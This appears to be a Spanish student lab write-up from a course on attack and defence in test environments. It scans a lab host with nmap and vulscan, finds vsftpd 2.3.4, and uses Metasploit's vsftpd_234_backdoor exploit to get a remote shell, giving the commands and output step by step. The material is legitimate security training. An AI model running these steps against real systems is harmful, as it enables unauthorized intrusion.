
```
nmap 10.0.2.5 -p 21 -sV --script vulscan/vulscan.nse
```



```
kali@kali: ~  
Archivo Acciones Editar Vista Ayuda  
[kali@kali]~$ nmap 10.0.2.5 -p 21 -sV --script vulscan/vulscan.nse  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 13:03 CET  
Nmap scan report for 10.0.2.5  
Host is up (0.00059s latency).  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
| vulscan: VulDB - https://vuldb.com:  
| No findings  
| MITRE CVE - https://cve.mitre.org:  
| [CVE-2011-0762] The vsf_filename_passes_filter function in ls.c in vsftpd before 2.3.3 allows remote authenticated users to cause a denial of service (CPU consumption and process slot exhaustion) via crafted glob expressions in STAT commands in multiple FTP sessions, a different vulnerability than CVE-2010-2632.  
| SecurityFocus - https://www.securityfocus.com/bid/:  
| [82285] Vsftpd CVE-2004-0042 Remote Security Vulnerability  
| [72451] vsftpd CVE-2015-1419 Security Bypass Vulnerability  
| [51013] vsftpd '___tzfile_read()' Function Heap Based Buffer Overflow Vulnerability  
| [48539] vsftpd Compromised Source Packages Backdoor Vulnerability  
| [46617] vsftpd FTP Server 'ls.c' Remote Denial of Service Vulnerability  
| [41443] Vsftpd Webmin Module Multiple Unspecified Vulnerabilities  
| [30364] vsftpd FTP Server Pluggable Authentication Module (PAM) Remote Denial of Service Vulnerability  
| [29322] vsftpd FTP Server 'deny_file' Option Remote Denial of Service Vulnerability  
| [10394] Vsftpd Listener Denial of Service Vulnerability  
| [72531] Red Hat Linux 9 vsftpd Compiling Error Weakness  
| IBM X-Force - https://exchange.xforce.ibmcloud.com:  
| [68366] vsftpd package backdoor  
| [65873] vsftpd vsf_filename_passes_filter denial of service  
| [55148] VSFTPD-WEBMIN-MODULE unknown unspecified  
| [43685] vsftpd authentication attempts denial of service  
| [42593] vsftpd deny_file denial of service
```


También podemos acotar la respuesta con una sola base de datos:

```
nmap -sV --script-args vulscandb=openvas.csv --script vulscan/vulscan.nse 10.0.2.5
```



Probamos también con la herramienta nativa de nmap.

```
nmap -sF 10.0.2.5 -sV -p- --script vuln
```




✓ **Apartado 4: Fase de explotación con Metasploit.**

Tras haber completado la fase de Escaneo, cuando se realizó el escaneo de vulnerabilidades con vulscan, se pudo comprobar que el servidor FTP en el puerto TCP/21 presenta una vulnerabilidad pública. Ayuda a Luis a realizar la explotación de una vulnerabilidad del servidor *vsftpd2.3.4*. Utiliza Metasploit para realizar esta tarea y conseguir una shell en el equipo remoto.

Abrimos **Metasploit** desde el centro de aplicaciones de **Kali**.

search vsftpd



```

msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  --                                     -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
  
```

La propia herramienta nos ofrece posibilidades para el siguiente paso.

use exploit/unix/ftp/vsftpd_234_backdoor

y observamos las opciones.

show options



```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      no               no        The local client address
CPORT      no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
--      -
EXITFUNC  process           no        The process name to spawn the payload
LURI       no               no        The URI to connect to
RHOST     no               no        The remote host address
RPORT     no               no        The remote host port
SSL       no               no        Whether to use SSL
URI       no               no        The URI to connect to
URIPATH   no               no        The URI path to connect to


Exploit target:

Id  Name
--  --
0   Automatic
  
```


Apuntamos a la IP del servidor.

set RHOST 10.0.2.5

y comprobamos de nuevo.



Comprobado todo, ejecutamos finalmente con **run** para conseguir la shell.



Webgrafía.

Temario plataforma CIDEAD [UT03.- Ataque y defensa en entorno de pruebas, de redes y sistemas para acceder a sistemas de terceros](#)

<https://www.kali.org/get-kali/#kali-virtual-machines>

<https://sourceforge.net/projects/metasploitable/>

https://www.youtube.com/watch?v=x0Pj0rIV_Mk

<https://github.com/scipag/vulscan>

<https://geekflare.com/es/nmap-vulnerability-scan/>

<https://muylinux.xyz/como-usar-nmap-para-escanear-vulnerabilidades/>